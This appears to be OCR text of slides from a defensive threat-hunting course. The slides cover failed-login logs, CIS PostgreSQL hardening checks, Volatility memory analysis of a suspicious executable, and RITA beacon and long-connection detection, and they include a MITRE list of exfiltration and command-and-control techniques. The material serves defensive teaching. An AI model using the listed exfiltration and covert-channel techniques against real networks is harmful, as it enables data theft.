Nov 26 05:26:16 adhd3 su[9930]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost=  user=root
Nov 26 05:26:18 adhd3 su[9930]: pam_authenticate: Authentication failure
Nov 26 05:26:18 adhd3 su[9930]: FAILED su for root by adhd
Nov 26 05:26:18 adhd3 su[9930]: - /dev/pts/1 adhd:root
Nov 26 05:27:13 adhd3 sshd[9932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=172.16.142.135  user=root
Nov 26 05:27:15 adhd3 sshd[9932]: Failed password for root from 172.16.142.135 port 62744 ssh2
Nov 26 05:27:23 adhd3 sshd[9932]: message repeated 2 times: [ Failed password for root from 172.16.1
42.135 port 62744 ssh2]
Nov 26 05:27:23 adhd3 sshd[9932]: Connection closed by 172.16.142.135 port 62744 [preauth]
Nov 26 05:27:23 adhd3 sshd[9932]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135  user=root
Nov 26 05:27:37 adhd3 sshd[9934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=172.16.142.135  user=adhd
Nov 26 05:27:39 adhd3 sshd[9934]: Failed password for adhd from 172.16.142.135 port 62746 ssh2
Nov 26 05:27:46 adhd3 sshd[9934]: message repeated 2 times: [ Failed password for adhd from 172.16.1
42.135 port 62746 ssh2]
Nov 26 05:27:46 adhd3 sshd[9934]: Connection closed by 172.16.142.135 port 62746 [preauth]
Nov 26 05:27:46 adhd3 sshd[9934]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135  user=adhd
```

CIS Benchmarks



What to look for?

- What are the key configs for the server?
  - Files, Tables, GUI
  - Hunt them down
- What are the key processes for the server to run?
  - Ping, ***Port*** and Parse
- Where does it store users?
  - File, Table, GUI
  - How do you audit it?
- What are the core ports to be open?
  - Ping, ***Port*** and Parse… Again
  - What ports ***can*** be open?
- Where are the logs?
- Attack and learn

This will make you an infosec Tyrannosaurus Rex

This, is how I learned enterprise security
Do this for every class of server your Org(s) have.
Every. Single. One.

Example Walkthrough: PostgreSql

- I know you may not run this at work
  - That is OK, we are just going to use it as an example
- However, it can cover all the topics I covered in the last slide
- If this was used in my Org, and I was tasked with protecting it, I would start here
- You can also use vendor hardening guides as well
- Or, any third party source for securing an app
- The point is to dig in and learn the app

Key Configuration Examples

6.3 Ensure 'Postmaster' Runtime Parameters are Configured (Not Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

PostgreSQL runtime parameters that are executed by the postmaster process.

Rationale:

The `postmaster` process is the supervisory process that assigns a backend process to an incoming client connection. The `postmaster` manages key runtime parameters that are either shared by all backend connections or needed by the `postmaster` process itself to run.

Audit:

The following parameters can only be set at server start by the owner of the PostgreSQL server process and cluster, typically the UNIX user account `postgres`. Therefore, all exploits require the successful compromise of either that UNIX account or the `postgres` superuser account itself.

```
postgres=# SELECT name, setting FROM pg_settings WHERE context = 'postmaster'
ORDER BY 1;
                name                |                setting
------------------------------------+---------------------------------------
-
 allow_system_table_mods            | off
 archive_mode                       | off
 autovacuum_freeze_max_age          | 200000000
 autovacuum_max_workers             | 3
 autovacuum_multixact_freeze_max_age | 400000000
 bonjour                            | off
 bonjour_name                       |
 cluster_name                       |
 config_file                        | /var/lib/pgsql/12/data/postgresql.conf
 data_directory                     | /var/lib/pgsql/12/data
 data_sync_retry                    | off
 dynamic_shared_memory_type         | posix
 event_source                       | PostgreSQL
 external_pid_file                  |
 hba_file                           | /var/lib/pgsql/12/data/pg_hba.conf
 hot_standby                        | on
 huge_pages                         | try
 ident_file                         | /var/lib/pgsql/12/data/pg_ident.conf
 jit_provider                       | llvmjit
 listen_addresses                   | localhost
```

6.2 Ensure 'backend' runtime parameters are configured correctly (Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

In order to serve multiple clients efficiently, the PostgreSQL server launches a new "backend" process for each client. The runtime parameters in this benchmark section are controlled by the backend process. The server's performance, in the form of slow queries causing a denial of service, and the RDBM's auditing abilities for determining root cause analysis can be compromised via these parameters.

Rationale:

A denial of service is possible by denying the use of indexes and by slowing down client access to an unreasonable level. Unsanctioned behavior can be introduced by introducing rogue libraries which can then be called in a database session. Logging can be altered and obfuscated inhibiting root cause analysis.

Audit:

Issue the following command to verify the backend runtime parameters are configured correctly:

```
postgres=# SELECT name, setting FROM pg_settings WHERE context IN
('backend','superuser-backend') ORDER BY 1;
         name          | setting
-----------------------+---------
 ignore_system_indexes | off
 jit_debugging_support | off
 jit_profiling_support | off
 log_connections       | on
 log_disconnections    | on
 post_auth_delay       | 0
(6 rows)
```

Note: Effecting changes to these parameters can only be made at server start. Therefore, a successful exploit *may not be detected until after* a server restart, e.g., during a maintenance

User Example

4.2 Ensure excessive administrative privileges are revoked (Scored)

Profile Applicability:

- Level 1 - PostgreSQL

Description:

With respect to PostgreSQL administrative SQL commands, only superusers should have elevated privileges. PostgreSQL regular, or application, users should not possess the ability to create roles, create new databases, manage replication, or perform any other action deemed privileged. Typically, regular users should only be granted the minimal set of privileges commensurate with managing the application:

- DDL (`create table`, `create view`, `create index`, etc.)
- DML (`select`, `insert`, `update`, `delete`)

Further, it has become best practice to create separate roles for DDL and DML. Given an application called 'payroll', one would create the following users:

- `payroll_owner`
- `payroll_user`

```
$ whoami
postgres
$ psql -c "\du postgres"
```



```
                             List of roles
Role name |                    Attributes                    | Member of
----------+--------------------------------------------------+-----------
postgres  | Superuser, Create role, Create DB, Replication,  | {}
          | Bypass RLS                                       |
```

Now, let's inspect the same information for a mock regular user called `appuser` using the display command `psql -c "\du appuser"`. The output confirms that regular user `appuser` has the same elevated privileges as system administrator user `postgres`. This is a fail.

```
$ whoami
postgres
$ psql -c "\du appuser"
                             List of roles
Role name |                    Attributes                    | Member of
----------+--------------------------------------------------+-----------
appuser   | Superuser, Create role, Create DB, Replication,  | {}
          | Bypass RLS                                       |
```

Ports and Services Example

Review prior sections in this benchmark regarding SSL certificates, replication user, and WAL archiving.

Confirm the file `$PGDATA/standby.signal` is present on the STANDBY host and `$PGDATA/postgresql.auto.conf` contains lines similar to the following:


```
primary_conninfo = 'user=replication_user password=mypassword host=mySrcHost
port=5432 sslmode=require sslcompression=1'
```

References:

Memory Forensics

Memory Analysis: A Nightmare

- Currently the state of open source memory analysis is a bit rough
- Microsoft is making this a bit more difficult than they should
- Projects like Volatility do a great job, but without clean memory maps full analysis is difficult
- Other up and coming projects like Velociraptor are really cool, but not quite there yet
  - Velociraptor will be added in a future iteration of this class
  - Good thing you can always come back
- But, the concepts are the same for Open Source and commercial analysis

Volatility

Volatility 2.6 (Windows 10 / Server 2016)

This release improves support for Windows 10 and adds support for Windows Server 2016, Mac OS Sierra 10.12, and Linux with KASLR kernels. A lot of bug fixes went into this release as well as performance enhancements (especially related to page table parsing and virtual address space scanning). See below for a more detailed list of the changes in this version.

This release also coincides with the Community repo - a collection of Volatility plugins written and maintained by authors in the forensics community. Many of these are the result of the last 4 years of Volatility plugin contests, but some were just written for fun. Either way, its an entire arsenal of plugins that you can easily extend into your existing Volatility installation.

Released: December 2016

- Volatility 2.6 Windows Standalone Executable (x64)
- Volatility 2.6 Mac OS X Standalone Executables (x64)
- Volatility 2.6 Linux Standalone Executables (x64)
- Volatility 2.6 Source Code (.zip)
- Integrity Hashes
- View the README
- View the CREDITS

Release Highlights

Memory Analysis: Network

```
C:\tools\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.vmem netscan --profile=Win10x64_
10586
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner
 Created
0xa98dc80b0b80     UDPv4    192.168.192.145:49233          *:*                                   4        System
 2020-11-30 17:40:29 UTC+0000
0xa98dc84e1220     UDPv4    0.0.0.0:0                      *:*                                   1320     svchost.exe
 2020-11-30 20:40:29 UTC+0000
0xa98dc93576f0     UDPv4    0.0.0.0:0                      *:*                                   1320     svchost.exe
 2020-11-30 18:40:29 UTC+0000
0xa98dc93576f0     UDPv6    :::0                           *:*                                   1320     svchost.exe
 2020-11-30 18:40:29 UTC+0000
0xa98dc97c1710     UDPv4    0.0.0.0:0                      *:*                                   2372     dasHost.exe
 2020-11-30 17:40:37 UTC+0000
0xa98dc97c1710     UDPv6    :::0                           *:*                                   2372     dasHost.exe
 2020-11-30 17:40:37 UTC+0000
0xa98dc9ae3420     UDPv4    0.0.0.0:0                      *:*                                   1952     svchost.exe
 2020-11-30 17:40:31 UTC+0000
0xa98dc9ae3420     UDPv6    :::0                           *:*                                   1952     svchost.exe
 2020-11-30 17:40:31 UTC+0000
0xa98dc9ae3740     UDPv4    0.0.0.0:0                      *:*                                   1952     svchost.exe
```

Memory Analysis: Processes

```
C:\tools\volatility_2.6_win64_standalone> volatility_2.6_win64_standalone.exe -f memdump.vmem pslist --profile=Win10x64_
10586
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------
------------------------
0xffffa98dc80576c0 System                    4      0     85        0 ------      0 2020-11-30 17:40:26 UTC+0000

0xffffa98dc9836480 smss.exe                512      4      2        0 ------      0 2020-11-30 17:40:26 UTC+0000

0xffffa98dc9a56080 csrss.exe               588    580      9        0      0      0 2020-11-30 17:40:27 UTC+0000

0xffffa98dc98e6080 smss.exe                656    512      0 --------      1      0 2020-11-30 17:40:27 UTC+0000

0xffffa98dc9f74800 wininit.exe             664    580      1        0      0      0 2020-11-30 17:40:27 UTC+0000

0xffffa98dca06b080 csrss.exe               672    656     11        0      1      0 2020-11-30 17:40:27 UTC+0000

0xffffa98dca06a340 winlogon.exe            744    656      2        0      1      0 2020-11-30 17:40:27 UTC+0000
```

Memory Analysis: DLL and Command Line

```
C:\tools\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.vmem --profile=Win10x64_10586 dl
llist -p 5452
Volatility Foundation Volatility Framework 2.6
************************************************************************
TrustMe.exe pid:   5452
Command line : "C:\Users\Sec504\Downloads\TrustMe.exe"


Base                             Size          LoadCount Path
-------------------- ---------------- ---------------- ----
0x0000000000400000           0x16000                0x0 C:\Users\Sec504\Downloads\TrustMe.exe
0x00007ffaf6290000           0x1d1000               0x0 C:\Windows\SYSTEM32\ntdll.dll
0x00000000594e0000           0x52000                0x0 C:\Windows\System32\wow64.dll
0x0000000059540000           0x77000                0x0 C:\Windows\System32\wow64win.dll
0x00000000594d0000            0xa000                0x0 C:\Windows\System32\wow64cpu.dll

C:\tools\volatility_2.6_win64_standalone>
```

Egress Traffic Analysis

MITRE and Egress

Command and Control	Exfiltration
Commonly Used Port	Automated Exfiltration
Communication Through Removable Media	Data Compressed
Connection Proxy	Data Encrypted
Custom Command and Control Protocol	Data Transfer Size Limits
Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol
Data Encoding	Exfiltration Over Command and Control Channel
Data Obfuscation	Exfiltration Over Other Network Medium
Domain Fronting	Exfiltration Over Physical Medium
Domain Generation Algorithms	Scheduled Transfer

- Fallback Channels
- Multi-hop Proxy
- Multi-Stage Channels
- Multiband Communication
- Multilayer Encryption
- Port Knocking
- Remote Access Tools
- Remote File Copy
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Standard Non-Application Layer Protocol
- Uncommonly Used Port
- Web Service

Need For Visibility

- Basic alerting is not enough
- The need for context
- further identifying gaps in endpoint coverage
- IoT, Shadow IT access
- When things go bad, you need answers
- This is why the mix between network and host-based data is key
- Even Gartner and I agree on this.

Netflow

- Created by Cisco
- Collection of traffic statistics
- Quickly became a standard
- Exporter, Importer and Analysis
- Spawned off a lot of other companies creating their own flow
- Also, different implementations

Zeek

- Speed
- Large user base
- Lots of support
- Consistency
- Timestamps are key
- Many devices handle timestamps in different/odd ways
- Generates required log files
- We are moving away from signature-based detection
- Too many ways to obfuscate
- Encryption, Encoding, use of third-party services like Google DNS

Real Intelligence Threat Analytics

- Finds patterns in network traffic
- Specifically looks for beacons
- Also, Denylist checking, DNS views, Long Connections
- All for free
- Check it out!
- https://github.com/activecm/rita

Long Connections

```
thunt@thunt-one-day:~/lab1$ rita show-long-connections lab1 | head
Source IP,Destination IP,Port:Protocol:Service,Duration
10.55.100.100,65.52.108.225,443:tcp:-,86222.4
10.55.100.107,111.221.29.113,443:tcp:-,86220.1
10.55.100.110,40.77.229.82,443:tcp:-,86160.1
10.55.100.109,65.52.108.233,443:tcp:ssl,72176.1
10.55.100.105,65.52.108.195,443:tcp:ssl,66599
10.55.100.103,131.253.34.243,443:tcp:-,64698.4
10.55.100.104,131.253.34.246,443:tcp:ssl,57413.3
10.55.100.111,111.221.29.114,443:tcp:-,46638.5
10.55.100.108,65.52.108.220,443:tcp:-,44615.2
thunt@thunt-one-day:~/lab1$ _
```

Beacons

```
thunt@thunt-one-day:~/lab1$ rita show-beacons lab1 | head
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,
Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl
 Dispersion,Size Dispersion
1,192.168.88.2,165.227.88.15,108858,199,860,230,1,89,53341,108319,0,0,0,0
1,10.55.100.111,165.227.216.194,20054,92,29,52,1,52,7774,20053,0,0,0,0
0.838,10.55.200.10,205.251.194.64,210,308,29398,4,300,70,109,205,0,0,0,0
0.835,10.55.200.11,205.251.197.77,69,308,1197,4,300,70,38,68,0,0,0,0
0.834,192.168.88.2,13.107.5.2,27,198,2,33,12601,73,4,15,0,0,0,0
0.834,10.55.100.111,34.239.169.214,34,704,5,4517,1,156,15,30,0,0,0,0
0.833,10.55.100.106,23.52.161.212,27,940,38031,52,1800,505,19,19,0,0,0,0
0.833,10.55.100.111,23.52.162.184,27,2246,37828,52,1800,467,23,25,0,0,0,0
0.833,10.55.100.100,23.52.161.212,26,797,36042,52,1800,505,16,25,0,0,0,0
thunt@thunt-one-day:~/lab1$
```

What Will You Find Other Than Malware?

TeamViewer Confirms Undisclosed Breach From 2016

By Sergiu Gatlan — May 17, 2019 — 02:02 PM — 0

TeamViewer confirmed today that it has been the victim of a cyber attack which was discovered during the autumn of 2016, but was never disclosed. This attack is thought to be of Chinese origins and utilized the Winnti backdoor.

WY: Gillette hospital targeted in ransomware attack

SEPTEMBER 21, 2019 DISSENT

Seth Klamann reports:

> Campbell County Health in Gillette was targeted in a ransomware attack Friday, according to an alert the state Department of Health sent to health care providers.
>
> The attack occurred early Friday morning, at approximately 3 a.m. The hospital "experienced serious computer issues" due to the attack. This caused a "service disruption" at the facility.

Read more on Casper Star-Tribune. Updates on the situation are provided on the county's web site. At the time of this posting, there is a notice at the top of the home page saying:

SALTED HASH- TOP SECURITY NEWS

By Steve Ragan, Senior Staff Writer, CSO | FEB 28, 2018 4:00 AM PST

About

Fundamental security insight to help you minimize risk and protect your organization

NEWS

Nuance says NotPetya attack led to $92 million in lost revenue

Recent SEC filings disclose losses, and predicts additional spend in 2018 for security enhancements and upgrades

BLACK HILLS | Information Security


SNR

A special note on signal to noise….

Lets kill..

Ads

Weird beacons.



It's Free

github.com/activecm/rita

test.Dockerfile Update test runners (#468) 9 months ago

Readme.md

RITA (Real Intelligence Threat Analytics)

Brought to you by Active Countermeasures.

build passing

RITA is an open source framework for network traffic analysis.

The framework ingests Bro/Zeek Logs in TSV format, and currently supports the following major features:

- **Beaconing Detection**: Search for signs of beaconing behavior in and out of your network
- **DNS Tunneling Detection** Search for signs of DNS based covert channels
- **Blacklist Checking**: Query blacklists to search for suspicious domains and hosts

Install

Please see our recommended System Requirements document if you wish to use RITA in a production environment.

Automated Install

It Will Be Free.

UNITED STATES PATENT AND TRADEMARK OFFICE
NOTICE OF RECORDATION OF ASSIGNMENT DOCUMENT

THE ENCLOSED DOCUMENT HAS BEEN RECORDED BY THE ASSIGNMENT RECORDATION BRANCH OF THE U.S. PATENT AND TRADEMARK OFFICE. A COMPLETE COPY IS AVAILABLE AT THE ASSIGNMENT SEARCH ROOM ON THE REEL AND FRAME NUMBER REFERENCED BELOW.

PLEASE REVIEW ALL INFORMATION CONTAINED ON THIS NOTICE. THE INFORMATION CONTAINED ON THIS RECORDATION NOTICE REFLECTS THE DATA PRESENT IN THE PATENT AND TRADEMARK ASSIGNMENT SYSTEM. IF YOU SHOULD FIND ANY ERRORS OR HAVE QUESTIONS CONCERNING THIS NOTICE, YOU MAY CONTACT THE ASSIGNMENT RECORDATION BRANCH AT 571-272-3350. PLEASE SEND REQUEST FOR CORRECTION TO: U.S. PATENT AND TRADEMARK OFFICE, MAIL STOP: ASSIGNMENT RECORDATION BRANCH, P.O. BOX 1450, ALEXANDRIA, VA 22313.

RECORDATION DATE: 05/31/2018 REEL/FRAME: 045948/0205
NUMBER OF PAGES: 4

BRIEF: ASSIGNMENT OF ASSIGNORS INTEREST (SEE DOCUMENT FOR DETAILS).

DOCKET NUMBER: BHIS-P0001C1

ASSIGNOR:
FEHRMAN, BRIAN DOC DATE: 04/20/2017

ASSIGNEE:
NETSEC CONCEPTS, LLC
21148 TWO BIT SPRINGS RD
STURGIS, SOUTH DAKOTA 57785

APPLICATION NUMBER: 15956933 FILING DATE: 04/19/2018
PATENT NUMBER: ISSUE DATE:
TITLE: MALWARE BEACONING DETECTION METHODS

ASSIGNMENT RECORDATION BRANCH
PUBLIC RECORDS DIVISION

Full pcap

```
root@pop-os:~# tcpdump -i wlp0s20f3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlp0s20f3, link-type EN10MB (Ethernet), capture size 262144 bytes
08:46:28.184586 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 4247888066
:4247890962, ack 3187269570, win 59, options [nop,nop,TS val 1138523834 ecr 1935
086224], length 2896: HTTP
08:46:28.185682 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.], ack 4294935440
, win 12299, options [nop,nop,TS val 1935086524 ecr 1138523832,nop,nop,sack 2 {4
294962952:2896}{4294945576:4294954264}], length 0
08:46:28.185878 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 14480:1592
8, ack 1, win 59, options [nop,nop,TS val 1138523834 ecr 1935086224], length 144
8: HTTP
08:46:28.186944 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.], ack 4294935440
, win 12299, options [nop,nop,TS val 1935086525 ecr 1138523832,nop,nop,sack 3 {1
4480:15928}{4294962952:2896}{4294945576:4294954264}], length 0
08:46:28.187198 IP pop-os.56430 > _gateway.domain: 48232+ [1au] PTR? 38.0.0.10.i
n-addr.arpa. (51)
```

- Very portable
- Everything supports it
- Issues of size
- Encryption can cause issues
- Learning curve
- Tcpdump and Wireshark are the key tools to learn
- Let’s play with it now.

Egress Capture

- First, you will need to have a system to capture the traffic
- Second, RITA is free and awesome

Pre NAT:

Zeek, RITA

Dedicated Capture Devices

- Gigamon
- Corelight
- Plug and Play
- Very expensive
- How much time?

User Agent Strings

Useragent String	Seen	Requests	Sources
Microsoft-Delivery-Optimization/10.0	48	au.download.windowsupdate.com, 2.tlu.dl.delivery.mp.microsoft.com	192.168.99.10, 192.168.99.52
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/2.0	99	download.windowsupdate.com	192.168.99.10
Microsoft-WNS/10.0	720	tile-service.weather.microsoft.com	192.168.99.53, 192.168.99.51, 192.168.99.54, 192.168.99.52, 192.168.99.55
Microsoft-CryptoAPI/10.0	795	www.microsoft.com, ocsp.msocsp.com, ocsp.digicert.com, ctldl.windowsupdate.com	192.168.99.53, 192.168.99.10, 192.168.99.51, 192.168.99.52, 192.168.99.54, 192.168.99.55
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	7659	wilfredcostume.bamoon.com	192.168.99.52

1 / 2

JA3

README.md

JA3 - A method for profiling SSL/TLS Clients

JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence.


Before using, please read this blog post: TLS Fingerprinting with JA3 and JA3S

This repo includes JA3 and JA3S scripts for Zeek and Python.


JA3 support has also been added to:
Moloch
Trisul NSM
NGiNX
MISP
Darktrace
Suricata
Elastic.co Packetbeat
Splunk
MantisNet
ICEBRG
Redsocks
NetWitness
ExtraHop
Vectra Cognito Platform

Long Tail

- Key for any hunting is looking for outliers
- Never go looking for a needle in a haystack
- Sort, and look for anomalies
- True for endpoint
- True for Network
- A simple sort on connections




Denylists



Security Onion

- Security Onion is free and kicks most commercial tools to the curb
- They offer training
- Zeek, Suricata and so much more are included
- Works with RITA!!!



LAB: Zeek/RITA

User Entity Behavior Analytics

MITRE and UEBA

